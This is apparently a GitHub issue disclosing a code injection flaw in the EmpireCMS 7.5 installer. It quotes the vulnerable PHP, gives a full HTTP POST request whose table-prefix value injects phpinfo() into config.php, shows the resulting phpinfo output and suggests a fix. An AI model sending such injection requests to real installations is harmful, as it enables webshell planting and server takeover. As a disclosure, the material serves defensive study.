New issue

Jump to bottom

Code Injection EmpireCMS_7.5 #4

⊙ Open **po1ng** opened this issue on Apr 21, 2020 · 0 comments

po1ng commented on Apr 21, 2020

Brief of this vulnerability

EmpireCMS_7.5 , when installing cms you can write PHP code to config file and execute arbitrary PHP code.

Test Environment

- Windows10
- PHP 5.6.27+Apache/2.4.18

Affect version

EmpireCMS 7.5

Vulnerable Code

- `e/install/index.php`

```
<tr bgcolor="#FFFFFF">
                    <td height="25"><font color="#009900">表名前缀(*):</font></td>
                    <td><input name="mydbtbpre" type="text" id="mydbtbpre" value="phome_" size="30"></td>
                    <td><font color="#666666">同一数据库安装多个CMS时可改变默认，不能数字开头</font></td>
</tr>
```

Table prefix of database with `phome_`

- `e/install/index.php`

```
if($enews=="setdb"&&$ok)
{
        SetDb($_POST);
}
```

- `data/fun.php`

```
function SetDb($add){
        global $version;
        if(!$add['mydbver']||!$add['mydbhost']||!$add['mydbname']||!$add['mydbtbpre']||!$add['mycookievarpre']||!$add['myadmincookievarpre'])
        {
                InstallShowMsg('带*项不能为空');
        }
        //链接数据库
        $dbver=InstallConnectDb($add['mydbver'],$add['mydbhost'],$add['mydbport'],$add['mydbusername'],$add['mydbpassword'],$add['mydbname'],$add['mysetchar'],$add['mydbchar']);
        if($add['mydbver']=='auto')
        {
                $add['mydbver']=$dbver;
        }
        //初使化网站信息
        $siteurl=ReturnEcmsSiteUrl();
        $add['keyrnd']=ins_make_password(32);
        $add['downpass']=ins_make_password(20);
        $add['hkeyrnd']=ins_make_password(36);
        $add['ctimernd']=ins_make_password(42);
        $add['autodopostpass']=ins_make_password(60);
        //配置文件
        RepEcmsConfig($add,$siteurl);
        //执行SQL语句
        DoRunQuery(ReturnInstallSql(0),$add['mydbchar'],$add['mydbtbpre'],$add['mydbver']);
        do_dbquery_common("update ".$add['mydbtbpre']."enewspublic set
newsurl='$siteurl',fileurl='".$siteurl."d/file/',softversion='$version',keyrnd='$add[keyrnd]',downpass='$add[downpass]',hkeyrnd='$add[hkeyrnd]' limit 1",$GLOBALS['link']);
        do_dbquery_common("update ".$add['mydbtbpre']."enewspublicadd set ctimernd='$add[ctimernd]',autodopostpass='$add[autodopostpass]' limit 1",$GLOBALS['link']);
        do_dbquery_common("update ".$add['mydbtbpre']."enewspl_set set plurl='".$siteurl."e/pl/' limit 1",$GLOBALS['link']);
        do_dbquery_common("update ".$add['mydbtbpre']."enewsshoppayfs set payurl='".$siteurl."e/payapi/ShopPay.php?paytype=alipay' where payid=3",$GLOBALS['link']);
        do_dbclose($GLOBALS['link']);
        echo"配置数据库完毕，正进入系统模型数据导入......<script>self.location.href='index.php?enews=moddata&f=4&ok=1&defaultdata=$add[defaultdata]';</script>";
        exit();
}
```


function `SetDb` will parse `$_POST` to `$add` and then update the config file by call `RepEcmsConfig($add,$siteurl);`

```
//处理配置文件
function RepEcmsConfig($add,$siteurl){
        global $headerchar;
        //初使化配置文件
        $fp=@fopen("data/config.php","r");
        if(!$fp)
        {
                InstallShowMsg('请检查 /e/install/data/config.php 文件是否存在!');
        }
        $data=@fread($fp,filesize("data/config.php"));
        fclose($fp);
        $data=str_replace('<!--dbtype.phome.net-->',$add['mydbtype'],$data);
        $data=str_replace('<!--dbver.phome.net-->',$add['mydbver'],$data);
        $data=str_replace('<!--host.phome.net-->',$add['mydbhost'],$data);
        $data=str_replace('<!--port.phome.net-->',$add['mydbport'],$data);
        $data=str_replace('<!--username.phome.net-->',$add['mydbusername'],$data);
        $data=str_replace('<!--password.phome.net-->',$add['mydbpassword'],$data);
        $data=str_replace('<!--name.phome.net-->',$add['mydbname'],$data);
        $data=str_replace('<!--char.phome.net-->',$add['mysetchar'],$data);
        $data=str_replace('<!--dbchar.phome.net-->',$add['mydbchar'],$data);
        $data=str_replace('<!--tbpre.phome.net-->',$add['mydbtbpre'],$data);
        $data=str_replace('<!--cookiepre.phome.net-->',$add['mycookievarpre'],$data);
        $data=str_replace('<!--admincookiepre.phome.net-->',$add['myadmincookievarpre'],$data);
        $data=str_replace('<!--headerchar.phome.net-->',$headerchar,$data);
        $data=str_replace('<!--cookiernd.phome.net-->',ins_make_password(36),$data);
        $data=str_replace('<!--qcookiernd.phome.net-->',ins_make_password(35),$data);
        $data=str_replace('<!--qcookierndtwo.phome.net-->',ins_make_password(34),$data);
        $data=str_replace('<!--qcookierndthree.phome.net-->',ins_make_password(33),$data);
        $data=str_replace('<!--qcookierndfour.phome.net-->',ins_make_password(32),$data);
        $data=str_replace('<!--qcookierndfive.phome.net-->',ins_make_password(31),$data);
        $data=str_replace('<!--ecms.newsurl-->',$siteurl,$data);
        $data=str_replace('<!--ecms.fileurl-->',$siteurl."d/file/",$data);
        $data=str_replace('<!--ecms.plurl-->',$siteurl."e/pl/",$data);
        $data=str_replace('<!--ecms.downpass-->',$add['downpass'],$data);
        $data=str_replace('<!--ecms.hkeyrnd-->',$add['hkeyrnd'],$data);
        $data=str_replace('<!--ecms.ctimernd-->',$add['ctimernd'],$data);
        $data=str_replace('<!--ecms.autodopostpass-->',$add['autodopostpass'],$data);
        $data=str_replace('<!--ecms.keyrnd-->',$add['keyrnd'],$data);
        //写入配置文件
        $fp1=@fopen("../config/config.php","w");
        if(!$fp1)
        {
                InstallShowMsg(' /e/config/config.php 文件权限没有设为0777，配置数据库不成功');
        }
        @fputs($fp1,$data);
        @fclose($fp1);
    }
```

`$data=str_replace('<!--tbpre.phome.net-->',$add['mydbtbpre'],$data);` will parse `mydbtbpre` into `$data` then write `$data` into `../config/config.php`

Vulnerability display


When install cms, set `mydbtbpre=phome_';phpinfo();//`



```
POST /emp/upload/e/install/index.php?enews=setdb&ok=1&f=5 HTTP/1.1
Host: 192.168.31.206
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 245
Origin: http://192.168.31.206
Connection: close
Referer:
http://192.168.31.206/emp/upload/e/install/index.php?enews=setdb&f=4
Cookie: userauth=c3284d0f94606de1fd2af172aba15bf310000
Upgrade-Insecure-Requests: 1

mydbtype=mysql&mydbver=5.0&mydbhost=localhost&mydbport=&mydbusername=root
&mydbpassword=root&mydbname=empirecms&mydbtbpre=phome_%27%3Bphpinfo%28%29
%3B%2F%2F&mycookievarpre=pvwgg&myadmincookievarpre=ejrxu&defaultdata=1&my
dbchar=utf8&mysetchar=utf8
```

Trigger vulnerability



PHP Version 5.6.27

System	Windows NT DESKTOP-ATRDK9O 10.0 build 17763 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar
Registered Stream Socket Transports	tcp, udp

Vulnerability description && Fix suggestion

The attacker can write malicious PHP code to the config file through install file and execute to obtain webshell.

Add PHP character filter in install file. And restrict file execution permissions and directories.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant